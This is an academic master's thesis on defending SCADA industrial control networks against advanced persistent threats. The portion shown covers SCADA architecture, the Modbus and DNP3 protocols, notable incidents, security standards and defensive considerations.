Using Detection in Depth to Counter SCADA-Specific Advanced Persistent Threats

by

Garrett Hayes

A Thesis Submitted in Partial Fulfillment
of the Requirements for the Degree of

Master of Science

in

The Faculty of Business and Information Technology

Computer Science Program

University of Ontario Institute of Technology

April 2014

CERTIFICATE OF APPROVAL

Submitted by **Garrett Hayes**

In partial fulfillment of the requirements for the degree of

Master of Science in **Computer Science**

Date of Defence: **2014/04/16**

Thesis title: Using Detection in Depth to Counter SCADA-Specific Advanced Persistent Threats

The undersigned certify that the student has presented his thesis, that the thesis is acceptable in form and content and that a satisfactory knowledge of the field covered by the thesis was demonstrated by the candidate through an oral examination. They recommend this thesis to the Office of Graduate Studies for acceptance.

Examining Committee

_____ John Rowcroft
Chair of Examining Committee

_____ Mikael Eklund
External Examiner

_____ Khalil El-Khatib
Research Supervisor

_____ Shahram Heydari
Examining Committee Member

_____ Patrick Hung
Examining Committee Member

As research supervisor for the above student, I certify that I have read and approved changes required by the final examiners and recommend the thesis for acceptance:

_____ Khalil El-Khatib
Research Supervisor

I would like to thank the following individuals
for their support and encouraging words throughout
my time at UOIT:

Khalil El-Khatib (Research Supervisor)

My Loving Parents and Wonderful Sister

Friends and Research Collaborators in the
Advanced Networking Technologies and Security Lab

Jessica Clarke (FBIT Academic Advisor)

Government of Canada (OGS Scholarship and FedDev Funding)

Abstract

A heavy focus has recently been placed on the current state of each country's critical infrastructure security. Unfortunately, widely deployed supervisory control and data acquisition (SCADA) protocols provide little to no inherent security controls while traditional security mechanisms prove largely ineffective in industrial control environments. Moreover, the recent advent of advanced persistent threats (APTs) has highlighted the relative ineffectiveness of existing SCADA-centric security solutions.

In this thesis I will identify various algorithmic strategies for detecting and mitigating common APT attack vectors impacting SCADA environments. Primarily, the integration of flow-based intrusion detection systems, passive device fingerprinting, low-interaction honeypots, and traditional signature-based intrusion detection technologies provides a highly effective capacity for detecting common attack vectors used by APTs. Finally I will show how the integration of these technologies into a single security solution has provided a verifiably robust and effective solution for the problem at hand.

Keywords: *Industrial Control Security; SCADA Security; Advanced Persistent Threats; Intrusion Detection; Intrusion Prevention; Critical Infrastructure Security*

Table of Contents

List of Figures

Chapter 1. Introduction

Following recent industrial control security (ICS) incidents like the Stuxnet worm outbreak in Iran, much focus has been put on the current state of each country's critical infrastructure security. Part of this concern lies in the quality of currently deployed network security mechanisms used to protect our most sensitive networks.

Supervisory control and data acquisition (SCADA) networks are responsible for managing the critical infrastructure that keeps each country operating smoothly. This includes crucial infrastructure components like power distribution stations, water treatment plants, transportation infrastructure, etc. In the case of a SCADA system disruption, critical infrastructure systems supervising the operational facets of each society could fail to provide the resources needed to run an economy.

At first, network infrastructures used to facilitate SCADA communications appear to resemble traditional IT networks; however, they differ tremendously. SCADA networks tend to have a static amount of client devices, their communication flows are predictable, communication protocols are often proprietary, and high availability is absolutely paramount. Due to the unique nature of these networks, traditional IT security protection and mitigation mechanisms prove to be ineffective. Furthermore, widely deployed SCADA protocols like DNP3 and Modbus provide no inherent security controls. This makes managing security inherently difficult. Ideally these protocols would be replaced with newer, more secure variations; however, the need for backwards compatibility and high availability inhibits the adoption of newer protocols.

Because of this dependence on legacy hardware and software, we must rely heavily on effective security event detection and mitigation algorithms as we begin to phase out legacy SCADA systems. Unfortunately the critical nature of SCADA

creates a catch-22 when dealing with security events: false positive security events on a network, if blocked, can significantly impact system functionality, possibly causing a SCADA environment to transition to an unstable state. Because of this, security events need to be handled tactfully as to not impact normal operations.

1.1 Problem Statement

Unfortunately our reliance on legacy hardware and software has created a perfect storm of sorts, leaving our most critical networks vulnerable to a plethora of attack vectors. This is particularly true in the case of advanced persistent threats (APTs) attacking complex networks over long periods of time. Advanced attack vectors like illegitimate credential use, device impersonation attacks, zero-day exploits, and targeted malware are extremely difficult to detect in typical networks, let alone SCADA environments.

To solve these issues, we must work towards deploying security technologies capable of detecting both traditional and APT-style attacks while handling security event mitigation effectively in a non-blocking manner.

A variety of SCADA-specific security technologies exist, ranging from inline legacy-ready cryptography devices to intrusion detection systems capable of detecting anomalous connections within a network. However, most proposed solutions to SCADA's inherent security problems have a binary approach to event detection and mitigation: either reject available security controls due to lack of functionality or accept a single detection mechanism in hopes that it is sufficient. As history has taught us many times, a single approach to security event detection is never sufficient.

1.2 Contribution

To this end, I believe leveraging the defense in depth principle within security event detection and mitigation algorithms can provide the targeted and robust solution we seek for SCADA networks. Like strategies taken to secure IT networks, security event detection technologies deployed in SCADA environments should provide a multi-layered approach to event detection. This *detection in depth* approach is capable of increasing security event detection rates while reducing false positives. Furthermore, the integration of multiple detection and mitigation technologies allows us to couple the best features of each system together, creating a robust and well-rounded framework for handing security events in SCADA networks.

In this thesis I will propose and measure the effectiveness of integrating four security technologies – flow-based intrusion detection, network device fingerprinting, just-in-time honeypots, and traditional signature-based intrusion detection systems – into a single algorithm capable of providing detection in depth for SCADA environments. Furthermore, I will explore how the proposed solution is capable of detecting and handling advanced attack vectors perpetrated by advanced persistent threats without adversely impacting the availability of the monitored environment.

I hope that enabling the evolution and integration of multiple security technologies can help us mitigate risk within our most critical networks, buying us time to replace legacy software and hardware with more robust and security-centric alternatives.

1.3 Thesis Organization

In this thesis I will overview a variety of topics, ranging from SCADA and industrial control system basics to the implementation and evaluation of my proposed solution. I hope to provide a well-rounded view of the current threatscape, including existing security technologies, deficiencies, and mitigation strategies capable of detecting advanced network attack vectors.

In Chapter 2 I will provide an introduction to SCADA, including its origins, protocols, and history of convergence with corporate networks. This will solidify a baseline of understanding before moving on securing SCADA environments.

Next, I will lay the groundwork regarding the current state of security in SCADA. A variety of topics will be discussed, including network security considerations, related industry standards, typical attack vectors, protocol-level risk mitigation strategies, and approaches to incident detection.

Once all background information has been discussed, I will take a look at advanced persistent threats (APTs), including their past and present impact on SCADA environments. To provide a well-rounded view of the current situation, I will define their common characteristics, attack lifecycle, attack vectors, evasion strategies, and recent attributed events.

In Chapter 5 I will provide a 10,000-foot architectural view of my proposed security event detection algorithm and its inner workings. The proposed solution will be compared to existing security solutions while showing how it meets various requirements for detecting advanced persistent threats in SCADA networks.

Next, I will take a look at how the integration of multiple technologies within my proposed algorithm can provide a viable solution to the security event detection requirements outlined in chapter five. A detailed look at each component of the

system will be provided, including the logical and operational design of the system's event detection and mitigation algorithm.

Finally in Chapter 6, I will showcase the proposed solution's effectiveness and efficiency by exposing it to a variety of scenarios often perpetrated by an advanced attacker. I will, through example, show how my solution is capable of detecting and managing all major advanced network attack vectors without negatively impacting the efficiency and latency of the monitored SCADA network.

Chapter 2. Background

Supervisory control and data acquisition (SCADA) systems provide an automated process for gathering real time data, controlling industrial processes, and monitoring industrial equipment that is physically dispersed. Utility companies and various industries have used industrial automation systems for decades to automate natural gas, hydro, water, nuclear, and manufacturing facilities.

Consisting of sensors, actuators, and control software, SCADA networks provide industrial automation while providing real time data to human operators. Remote terminal units, known as RTUs, gather telemetry data from various physical sources like switches, breakers, pumps, temperature sensors, pressure sensors, and valves. RTUs are typically network-enabled embedded devices that are designed to withstand harsh operating environments, particularly the outdoors. These remote devices send data to a master terminal unit (MTU) that is responsible for controlling the actions performed by each RTU. Data collected from an MTU is then presented to a human operator via a human machine interface, providing real time control of the automated system. In the case of an emergency, a human operator is alerted to any critical state changes, allowing him or her to correct the situation in real time.

At first glance SCADA networks appear to be similar to IT networks; however, this is not the case. Due to the absolute real-time nature of such systems, SCADA networks are usually referred to as "hard real time" systems. Traditionally SCADA networks were physically isolated, providing some inherent level of security; however, as protocols like TCP/IP continued to proliferate, SCADA networks slowly converged with both corporate intranets and the Internet. The gradual evolution of SCADA systems has introduced many security risks previous unknown in decades past.

2.1 Origins of SCADA

Dating back to the 1960's, SCADA networks have been a vital component used for utility and infrastructure management around the globe. [37] Remote terminal units were traditionally managed by mainframe computers, creating a highly centralized network layout that could be monitored and manipulated by human operators. [37][65] During this time, SCADA networks were not fully automated; however, they did provide a mechanism for reliably collecting telemetry data from physically dispersed devices. [65] Human operators could view, analyze, and assess collected data in order to determine which actions needed to be performed upon the system. Commands would then be entered in the mainframe, allowing them to be sent to the appropriate remote terminal unit. [37] In between the mainframe computer and remote terminal units laid the master terminal unit (MTU). Its responsibility was merely to replay data from the mainframe over dedicated serial or leased lines that connected remote terminal units. No data analysis was performed by the MTUs; they only acted as an intermediary device. [37][65]

Up until the 1990's, few changes occurred in the way SCADA networks operated. [37][65][68] However, as technology developed rapidly, the advent of cheap and intelligent RTU devices allowed industrial operators to replace dumb units with network-enabled and intelligent programmable logic controllers (PLCs). These PLCs allowed operators to program various logic-driven programs that provided some level of intelligent and autonomous decision making. [26] Remote terminal units were then able to collect analog data from various physical sources, analyze the data, and relay only relevant information to the master terminal unit. This marked a massive change in the way we used SCADA networks.

When SCADA systems first started being deployed in the 1960's, the need for low-latency communication networks superseded any security concerns regarding SCADA systems. Traditionally SCADA systems were entirely isolated from all other networks, providing an inherently positive security stance. [37] However, as the

proliferation of physically independent network protocols like TCP/IP continued to increase, so did the adoption of Ethernet-enabled RTU devices. [32][42] Eventually, SCADA networks started to converge with corporate intranets, providing business logic insight into the operation of industrial control systems. Naturally, this introduced many security and availability concerns. These once isolated systems now became vulnerable to both internal and external attacks. In addition, since security was not a paramount concern during initial deployment, the current security stance of SCADA network protocols became extremely poor. In fact, most SCADA protocols provide no mechanisms for ensuring confidentiality, integrity, authentication, authenticity, or non-repudiation. [28][52][90] These security issues will be discussed in detail later on in this thesis.

2.2 SCADA Architecture

SCADA networks generally consist of four main components: control center software, operator interfaces, field devices, and wide area telecommunication networks. [20] Working together, these components provide industrial automation while ensuring human intervention is possible.

2.2.1 Control Center

Within the control center lie multiple hardware and software components responsible for collecting, analyzing, and archiving data from field devices. These components are linked together over a common management network. Control centers generally contain a few essential components: master terminal units, engineer workstations, database servers, business logic servers, and a data historian. Each component has a specific role within the industrial control setting.

First, the master terminal unit acts as a SCADA server, providing a remote termination point for physically dispersed remote terminal units. It is responsible for collecting field device measurements that have been sent over various communication mediums. These may include leased lines, serial lines, satellite links, cellular links, etc. Once data has been received, irrelevant information is discarded (like frame headers) and relevant data is sent to both the human machine interface and data historian.

The real time nature of SCADA systems elicits the need for long-term system state information storage. The data historian, working together with various database deployments, provides a long-term storage medium for a SCADA system. All sensor and actuator data flowing between the control center and field devices is archived for future analysis. In addition, all actions performed within the SCADA system are archived. This provides a set of data capable of describing the past, present, and possible future states of the industrial control system. In the case of an emergency, the data historian can be queried to determine which physical action caused the system to transition to an unstable state.

Working hand-in-hand with the data historian, business logic servers provide insight into the day-to-day operations of the SCADA network. These servers may act as an intermediary between the control center network and a corporate intranet. Generally speaking, business logic severs sit in a network demilitarized zone (DMZ), talking to the data historian on behalf of external, authenticated users.

Lastly, engineering workstations facilitate the everyday operations within the industrial control networks. Engineers may use these workstations to run simulations, extract data from the data historian, or execute various projects within the control center. In addition, they provide granular control over the SCADA network. This may include modifying HMI applications and reconfiguring control devices remotely. More than one engineer workstation may be present at a time.

2.2.2 Operator Interface

Also located within the control center network, the operator interface is responsible for acting as an intermediary between the SCADA network and human operators. This human machine interface (HMI) allows humans to access and assess data collected from various field devices and interacts with the industrial control process. [20]

2.2.3 Field Devices

Field devices, also known as control devices, are integral to implementing process control logic within remote locations. These devices provide automated, intelligent system management by interfacing with various I/O devices like remote terminal units (RTUs), programmable logic controllers (PLCs), and intelligent electronic devices (IEDs). [20] By collecting real-time data from I/O sensors, field devices are capable of performing control actions on various actuator devices.

Some field devices, particularly RTUs and PLCs, are designed to allow their program logic to be updated remotely. [20] Thanks to this functionality, most field devices can be deployed physically while only ever being managed remotely.

In some cases, field devices are not capable of directly interacting with wide-area SCADA networks. [18][20] In such a case, SCADA gateway devices, like front-end processors (FEPs), are used to bridge field devices to wide area networks. [20] Acting as an intermediary, FEPs forward sensor and actuator information, generally collected from serial-only devices, to master terminal units located within the control center network.

2.3 Wide-Area SCADA Networks

In order to facilitate communications between devices within SCADA networks, various industrial control protocols have been developed. These protocols run over numerous physical mediums to provide wide-area connectivity. Primarily, the Modbus and DNP3 protocols have been used in North America to ensure efficient hard real-time communications. As SCADA continues to converge with traditional IT networks, these protocols continue to evolve as well. The widespread use of TCP/IP within communication networks has facilitated the adoption of IP-based SCADA protocols like Modbus TCP. [51]

2.3.1 Wired Communications

Wide area communications between field devices and a control center may occur over many different mediums. These may include: telephone, serial, fiber, Ethernet lines, and corporate intranet leased lines. [40][51] Traditionally serial and plain old telephone systems (POTS) were the most deployed communication mediums. [51]

As times changed and technology evolved, SCADA systems slowly transitioned to IP-based networks. Naturally, newer technologies like Ethernet began replacing older, slower serial lines. [56]

2.3.2 Wireless Communications

In addition to wired communication mediums, wireless communications have also recently become popular for long distance SCADA deployments. [51] Thanks to

the ever-increasing reliability and bandwidth of wireless networks, wireless deployments have become a viable and robust option when deploying field devices.

Field devices deployed in SCADA networks can leverage many different wireless mediums like: ZigBee, various licensed and unlicensed spectrums, cellular links, WiMAX, and even satellite links. [51]

2.4 Common SCADA Communication Protocols

Thanks to the highly customized nature of SCADA and industrial control networks, the American Gas Associate claims there are approximately 150-200 proprietary SCADA protocol variations. [42] Most of these proprietary protocols were created and deployed during SCADA's developing years; however, more recent deployments have embraced industry protocol standards like Modbus and DNP3. Primarily, the Modbus and DNP3 protocols have been used in North America to ensure efficient hard real-time communications. These standards provide well-documented guidelines for implementing industry-accepted and highly robust SCADA communication mechanisms. [42]

2.4.1 Modbus Protocol

The Modbus protocol suite, popular in the oil and gas sectors, is one of the oldest and most widely used SCADA protocols. [41][75] The protocol suite can be broken into two main versions: Modbus Serial and Modbus TCP. [41] Each protocol provides mechanisms for both unicast and multicast transmissions between one or more master (MTU) units and one or more slave (RTU) devices. [41]

Modbus Serial supports two serial encoding modes: ASCII and RTU. For serial networks, a single master is capable of communicating with up to 240 slave devices per serial line.

Secondarily, Modbus TCP offers additional flexibility, supporting Modbus deployments over IP networks. Working at the application layer, this version of Modbus is capable of facilitating communications between an infinite number of devices. Generally, one or more master devices are responsible for managing a pre-set number of slave devices. Unlike its serial counterpart, Modbus TCP allows remote terminal units to be managed by more than one master device. [41][75]

Although Modbus provides robust legacy hardware support, security was not kept in mind during the development phase of the protocol. The lack of security controls supported by the Modbus protocol suite makes it susceptible to various attacks like: message spoofing, modification, and replay; denial of service attacks; and man-in-the-middle attacks. These specific attacks will be discusses later in this thesis.

2.4.2 DNP3 Protocol

Westronic Inc. developed the Distributed Network Protocol (DNP3) in the early 1990's to provide a standardized solution for communications between SCADA MTU and RTU devices. [28] Taking the SCADA world by storm, DNP3 has been deployed by over 75% of North American electric utility companies. [28][29][52] Part of this protocol's popularity lies in its extreme flexibility; it supports many physical and data link topologies like Ethernet, licensed radio, frame relay networks, and fiber. [37] In addition, DNP3 provides full backwards compatibility with the once popular Utility Communications Architecture, Manufacturing Message Specification (UCA/MMS). [37]

DNP3's usage generally falls within the confines of a traditional client-server network topology. A master device, often located in the control center, communicates with one or more field devices using DNP3 running over various physical and data-link layers. In order to provide additional efficiency in real-world deployments, the protocol is able to facilitate communications between a single master device and multiple remote terminal units. [37]

DNP3 protocol communication messages fall into three categories: point-to-point, multicast, and unsolicited responses. [28] Point-to-point DNP3 communications transpire between a single MTU and a single RTU. This situation may occur when a remote station contains only a single, all encompassing remote terminal unit. Secondarily, MTUs are able to send multicast messages to all substation devices at once. For example, a control operator may want to read actuator values from all devices in order to take a system state 'snapshot'. [28][37] Lastly, field devices are able to send unsolicited responses to a MTU in the case of an emergency or other anomalous event. [28] This may transpire when a sensor measurement on a PLC exceeds a maximum threshold value, as determined by its logic program.

Although DNP3 provides various robust and convenient network communication topologies, like other SCADA protocols, security was not kept in mind during its development phase. In addition, DNP3 is susceptible to many security attacks, mostly due to lack of authentication. These attacks include: message spoofing, modification, and replay; denial of service attacks; and man-in-the-middle attacks. Specific attack vectors will be discusses later in this thesis.

2.5 SCADA Convergence

During the advent of SCADA technologies, a heavy focus was put on providing robustness, safety, and reliability within these systems. SCADA's strict requirements

for high availability are apparent considering most systems have been running stably over serial lines for decades. [56][87] In order to provide such stability, SCADA networks were typically isolated from external communications. This provided some inherent level of security.

However, the initial focus on robustness over security became detrimental after the Internet became highly accessible in the 1990's. [56][60] The convenience of Internet and WAN connectivity encouraged the integration of SCADA networks into corporate LANs and intranets. This amalgamation provided increased bandwidth and ease of deployment while enabling additional integration with business logic processes. [60][87] Furthermore, redundant SCADA components like SCADA serial gateway devices were retired from use, further reducing network complexity.

As SCADA continued to converge with IP-based networks during the last few decades, the attack surface of these networks increased. Since SCADA now closely resembles traditional IT networks, many previously irrelevant security vulnerabilities have been introduced. These include things like denial of service, insider, and external hacker attacks. [56][60]

Chapter 3. SCADA and Security

3.1 Current State of SCADA Security

Most security issues pertaining to SCADA networks occurred in the last few decades as these networks became no longer isolated. [87] Naturally, the adoption of IP-based technologies introduced many security vulnerabilities into these networks. [87] Unfortunately, although SCADA closely resembles IT networks, traditional security mitigation technologies are not an option due to their impact on availability. [87]

Even in cases where equipment is identified as being vulnerable, change control is still a major priority. Devices will often remain unpatched and vulnerable for decades. [51] After all, most industrial control networks cannot be taken down for maintenance.

In addition, security auditing within SCADA networks is scarce due to lack of security awareness training and safe security auditing frameworks. [87] Many SCADA security standards exist; however, lack of security awareness prevents these standards from being adopted. Some network operators may not even be aware of the underlying security issues of their SCADA deployment. [39][56]

Finally, widely deployed SCADA protocols like DNP3 and Modbus have no inherent security controls. This makes managing security inherently difficult. Ideally these protocols would be replaced with newer, more secure variations; however, the need for backwards compatibility and high availability impacts the adoption of newer protocols. [12][52]

3.1.1 The Importance of SCADA Security

SCADA networks are responsible for managing the critical infrastructure that keeps our country operating. This includes control systems for power distribution, water treatment, transportation infrastructure, etc. In the case of a SCADA system disruption, the critical infrastructure components controlling our society could fail to provide the resources needed to run our economy. Critical infrastructure is an essential component required for the smooth operation of a government and its economy. [63]

Following the terrorism attacks on September 11th, 2001, the security of national resources in countries around the world have been put in the limelight. Typically both governments and companies responsible for protecting critical infrastructure have overlooked SCADA security. [56] This is partly due to the lack of security controls available, and the inability to upgrade systems that are heavily relied upon. [53][56] Cyber warfare has become an integral component of modern warfare; this can be seen in the recent supposed 'state-sponsored' attacks against Iran's nuclear facilities. [22] For years, countries like China and North Korea have been openly training technology experts in preparation for cyber attacks. [31][50] This fundamental shift towards state-sponsored hacking cannot be ignored.

In the United States, the President's Report on Critical Infrastructure highlights the fact that vital critical infrastructure components are "susceptible to both cyber and physical attacks." [63] In addition, the United States Presidential Directive on Homeland Security and Department of Energy discussed prioritizing the protection of critical infrastructure assets from cyber attacks. [85] Improvements to SCADA security do not affect a single country; some critical infrastructure is trans-national, providing assets for both Canada and the United States. [35][63]

As SCADA networks continue to communicate using Internet technologies, the need for SCADA security controls increases. The following government and private groups are working towards various security controls and policy documents

outlining industry best practices: Department of Homeland Security (DHS), National Institute of Science and Technology (NIST), National Infrastructure Advisory Council (NIAC), National Communication System (NCS), National Cyber Security Division (NCSD), US-CERT, Government of Canada, American Gas Association (AGA), and many more. [63]

3.1.2 SCADA Security Incidents

When considering cyber security incidents pertaining to SCADA networks, three main events come to mind. First, the Department of Homeland Security's "Aurora" attack; second, the recent state-sponsored Stuxnet attack targeting Iran's nuclear facilities; and finally, the disgruntled potential employee who hacked into a city's waste management network in Queensland, Australia. [84][87][88]

The Department of Homeland Security conducted the 'Aurora' attack in March 2007 with engineers from Idaho National Laboratories. This operation aimed to determine the impact cyber intrusions could have on physical infrastructure. [84][88] The successful execution of a network attack against a physical asset resulted in the "partial destruction of a $1 million dollar large diesel-electric generator." [88]

More recently, the Stuxnet malware attack against Iran's nuclear facilities showcased the threat malware poses to industrial control systems. Based on the high complexity of the attack, the small form factor of the code, and the insider knowledge required to execute the attack, some suggest the outbreak was state sponsored. [22] This highly sophisticated, SCADA specific worm utilized multiple zero-day Windows exploits coupled with stolen certificates to replicate towards the intended target. [22]

Malware is not the only reason for being concerned about SCADA security, as seen in the Shire of Maroochy township attack in Queensland, Australia in the year

2000. Vitek Boden was turned down from a job with the municipality, and "hacked into the city's wastewater management system. Over the course of two months, Boden repeatedly drove around the Maroochy Shire Council area issuing radio commands to sewage equipment and causing over 230,000 gallons of raw sewage to spill into local parks, rivers, and even onto the grounds of a Hyatt Regency Hotel." [87] The system was tampered with approximately 40 times before the attacks were actually detected. [1][88] This situation showcased the real risk of insider attacks.

Lastly, although not a cyber security attack, the importance of change management procedures was showcased in March 2008 in Baxley, Georgia. A nuclear power plant in Baxley was forced to shutdown when an operator deployed a software patch to a single computer. This patch caused communications to be disrupted between two SCADA systems, causing system failure. [49]

3.1.3 SCADA Security Standards

Multiple industrial control system security standards have been proposed by both public and private organizations. These documents outline SCADA and industrial control system best practices, security assurance methods, and security assessment methodologies.

3.1.3.1 NIST System Protection Profile

The National Institute of Standards and Technology published the NIST System Protection Profile (SPP) in 2004 [80]; this document outlines how to develop formalized information assurance requirements for industrial control systems. Noting the dissimilarities seen in varying types of industrial control systems, the SPP document provides guidelines for creating protection profiles that target specific ICS categories. [20] Functional and assurance requirements are outlined within this document, providing further granularity.

3.1.3.2 ISA-SP99

Like the NIST SPP, the ISA-SP99 technical documents provide a security implementation guide for both manufacturing and industrial control systems. Together, these documents provide information about the specific security controls available for industrial control networks. In addition, integration of these technologies is discussed, outlining best practices and usage guidance. [20][73][74]

3.1.3.3 AGA-12 Documents

This set of documents, produced by the American Gas Association, outlines methods for ensuring the confidentiality and integrity of encapsulated serial protocols. In addition, these documents outline cryptographic and testing requirements for encapsulated serial datagrams. A methodology for assessing and auditing security policies and controls is outlined within AGA-12 Part 1. [5][7][20]

3.1.3.4 NIST SP 800-82

In 2006, the NIST SP 800-82 document was released to specifically address SCADA and industrial control system security issues. It "discusses common system topologies, threats and vulnerabilities, and suggest security countermeasures to be used in mitigating risk." [20][80] This document overviews available technical security controls while still addressing operation and managerial security concerns.

3.1.3.5 API-1164

The API-1164 Pipeline SCADA Security Standard provides a comprehensive checklist of industry guidelines for ICS security best practices. [78] It addresses "access control, communication, information distribution and classification, physical security, data flow, network design, and a management system for personnel." [20]

3.1.4 Issues Inhibiting Security Adoption

Many issues exist that impede the adoption of security controls and policies within SCADA networks. These issues range from non-standard auditing frameworks to difficulties deploying device patches.

First, the sensitive nature of SCADA networks impedes our ability to deploy mitigating technologies. Primarily, devices cannot be upgraded for years since upgrades may impact crucial industrial processes. [56] Software patches can be difficult to audit, and staged patch management strategies may not translate well to SCADA networks. [39] In addition, experimental security technologies cannot be tested within control systems due to the hard real time nature of SCADA. Going hand-in-hand with this, the replacement of legacy hardware and software is also not

simple. [51] Many SCADA devices have been operating for decades without being restarted or shut down. [56] This follows the common adage: why replace the device if it is not 'broken'?

Secondarily, as discussed previously, popular industrial control communication protocols like DNP3 and Modbus were not designed with security in mind. These protocols do not provide any authentication mechanisms between MTU and RTU devices. Stemming from this, these protocols are vulnerable to many different security issues, including: man-in-the-middle and denial of service attacks, as well as packet replay, modification, and forging attacks. The optimal solution to this problem involves the development and deployment of more secure protocols that provide full backwards compatibility. However, the development of such protocols proves to be difficult due to the low computation resources available to RTU and PLC devices. [12][28]

Although modern SCADA networks appear to closely resemble IT networks, the hard real-time nature of these systems prevents the deployment of traditional security controls. Hard real-time systems are required to meet communication deadlines, every time. Unlike IT networks, even small increases in network latency can severely disrupt SCADA operations. [29][51] This well-defined requirement for communication deadlines prevents the deployment of intrusive security technologies like application layer firewalls, intrusion prevention systems, and antivirus programs. [51][56] Such technologies introduce additional computational or network overhead, negatively impacting these communication deadlines.

Additionally, more reliable technologies like firewalls, access control mechanisms, and demilitarized zones (DMZ) can still impact availability if misconfigured. [51] SCADA networks can be extremely complex depending on the deployment, increasing the chances of misconfiguration. One example involves the nuclear power plant in Baxley, Georgia that was forced to shutdown in March of 2008 when an operator deployed a software patch to a single computer. [49] This software patch alone did not cause the outage; in fact, the operator's lack of system

knowledge allowed the software patch to inhibit communication between two network devices. [49] Examples like this highlight the importance of strict change management within SCADA networks. Although patches and remediation technologies may be available to operators, deployment may not be a viable option.

Finally, auditing the security stance of a SCADA network proves to be extremely difficult. Although industry leaders like NIST provide auditing frameworks, the safe execution of audits can be extremely difficult. These difficulties may range from an operator's lack of SCADA security knowledge to denial of service conditions created from port scanning. Ideally, SCADA systems would follow strict industry security guidelines; however, these guidelines need to be audited to ensure their effectiveness. One important component of security auditing involves the detection and exploitation of vulnerability through penetration testing. This type of auditing is generally not possible thanks to its impact on SCADA system availability. [51][80] For example, the execution of a simple port scan against a PLC device may cause it to lose network connectivity. [51][56] Without the required security knowledge, it is difficult for SCADA operators and management to successfully mediate risk and fully understand the security stance of their network.

3.2 Security Considerations for SCADA Networks

Unlike IT networks, SCADA systems have a unique set of security considerations. In particular, the general security concepts of ensuring confidentiality, integrity, and availability have different focus areas when used in SCADA systems. Ideally SCADA security solutions should be simple while providing well-rounded security that does not impact system availability. These considerations will be discussed in more detail in the following sections.

3.2.1 Availability

Generally speaking, high availability is important to both IT and SCADA networks. However, unlike IT networks, SCADA relies heavily on strict communication deadlines in order to facilitate smooth system operations. These networks are called "hard real-time systems": communication deadlines have to be met continuously. [23][39] The introduction of additional communication latency could prevent a SCADA system from operating properly. [51] These delays may even cause the system to transition to an unstable state.

Because of this, the availability component of the CIA triad is considered the most crucial. Stringent requirements for high availability impact an operator's ability to deploy security controls, upgrade devices, and implement new SCADA communication protocols. [51][56] Any impact on availability is considered extremely detrimental, regardless of the SCADA system in question.

3.2.2 Integrity

Naturally, the integrity of communications within SCADA systems is also paramount. The hard real-time nature of SCADA does not provide any window of opportunity for retransmitting corrupted packets. This can be seen when analyzing popular SCADA communication protocols like DNP3 and Modbus. Most protocols implement integrity checking mechanisms like cyclic redundancy checks (CRC) to detect corrupted data frames. In some cases transportation layer integrity checks alone may not be sufficient. Thus, protocols like DNP3 may provide additional integrity checks at the application layer. [26][35]

3.2.3 Authentication

Although not currently implemented within SCADA protocols, authentication is considered a crucial and highly desirable security control. Currently deployed SCADA protocols like DNP3 and Modbus do not provide any inherent authentication mechanisms to verify the identity of master and slave devices. [28][35][41] Instead, typically a device identifier is located within the protocol header, proving minimal identification information to the receiving device. Since this identification mechanism is not implemented securely, it is trivial to forge protocol packets within a SCADA network. [28][35][41]

Ideally, SCADA protocols should implement an authentication mechanism that provides a verifiable and secure way of identifying the source of all data transmissions. This would allow remote terminal units to verify control messages were sent from a master terminal unit, for example. The fundamental security of SCADA systems relies on the successful implementation of such authentication controls. However, as noted previously, the deployment of new and improved SCADA protocols is a daunting task.

3.2.4 Non-Repudiation

Similarly, implementations of authentication mechanisms within SCADA networks should provide an unchallengeable way of identifying the source of a data stream. Within IT security, this is generally called non-repudiation. When an effective authentication mechanism is deployed, there should be no way for a sender to deny they ever sent a data transmission. This can be achieved, for example, by using authentication mechanisms that rely on public key infrastructure. Naturally, this requirement would be automatically resolved when implementing an effective authentication mechanism.

3.2.5 Confidentiality

Contrary to typical security wisdom, the confidentiality of SCADA protocol datagrams is not considered important. [35][51] In fact, the unwelcome use of encryption technologies within SCADA networks may introduce system-crippling communication delays. Such delays tend to occur when an encryption algorithm creates significant overhead on network or endpoint devices. [35][51] In particular, field devices like remote terminal units and programmable logic controllers do not have the computational capacity to perform cryptographic operations on network packets. [51][56]

Most importantly, there is no need to provide confidentiality within SCADA systems since all data transmissions are considered non-sensitive. Why introduce additional cryptographic overhead when confidentiality isn't even a requirement? Thus, confidentiality controls are generally not associated with SCADA protocols.

3.2.6 Logging and Auditing

At any moment in time, industrial control systems fall within a series of system states that can be used to measure the responsiveness and status of the system. A system may transition from a stable to instable state for various physical reasons. These changes, measured by sensors within the SCADA system, are analyzed and presented to a human operator via the human machine interface (HMI).

In order to improve the efficiency of an industrial control system, operators may need to analyze historical information regarding the system and its state transitions. This data is typically logged to the data historian and other backend database servers. In the case of an emergency, this data needs to be recorded in order to determine the source of the system instability.

An important part of logging within SCADA systems is the ability to audit human actions that manipulate the control system. [51] Audit logs should be recorded in order to facilitate the analysis of human actions during a system emergency or security breach. Currently, most control centers have a lax approach to security auditing. [51] Primarily, audit trails are difficult to follow thanks to shared accounts and default passwords. [51] In a secure SCADA system, user actions should be easily logged and analyzed.

Lastly, implemented security policies and controls should be measurable. Traditionally this is done using security audits. These audits may test user security awareness, strength of passwords, presence of account sharing, testing of deployed security controls, etc. As mentioned previously, this proves to be difficult without impacting system availability. [51]

3.2.7 Detection of Security Events

Equally important is the system's ability to detect the occurrence of security events. These events may be insider attacks, system attacks via the corporate LAN or Internet, or even physical attacks on field devices. The detection of such events appears to be fairly simple: SCADA networks contain a predictable number of devices that follow a predictable communication flow model. [59][80] One may assume that anomalous events would also be easily detectable. However, this is not the case. [51][87] Thanks to the lack of security controls present in SCADA protocols, packet forging, modification, and replay can be almost impossible to detect. [51][87]

An effective SCADA security solution leverages an overall system knowledge in order to determine when packets have been forged or modified in transit. This can be done using state-based intrusion detection systems. The simplest way to provide an effective security incident detection mechanism involves deploying secure SCADA protocols. Attacks like packet replay, modification, and forging can be prevented at

the protocol level. In this case, network security controls can provide a defense in depth approach to security event detection and prevention.

3.2.8 Isolation

The lack of security controls present in SCADA systems is partly due to SCADA networks originally being isolated. In the past, at the time of deployment, the transition to IP based networks could not be predicted. [20][88]

Following this, the original isolated nature of SCADA can be simulated in modernized networks using demilitarized zones (DMZ). DMZs provide a buffer zone between internal and external local area networks. This buffer zone typically is isolated by two firewalls: one between the external network and the DMZ, and another between the DMZ and internal network. This isolation zone allows external clients to connect to internal resources without significantly degrading the security stance of the internal network. This is particularly useful for internet-facing resources like web servers.

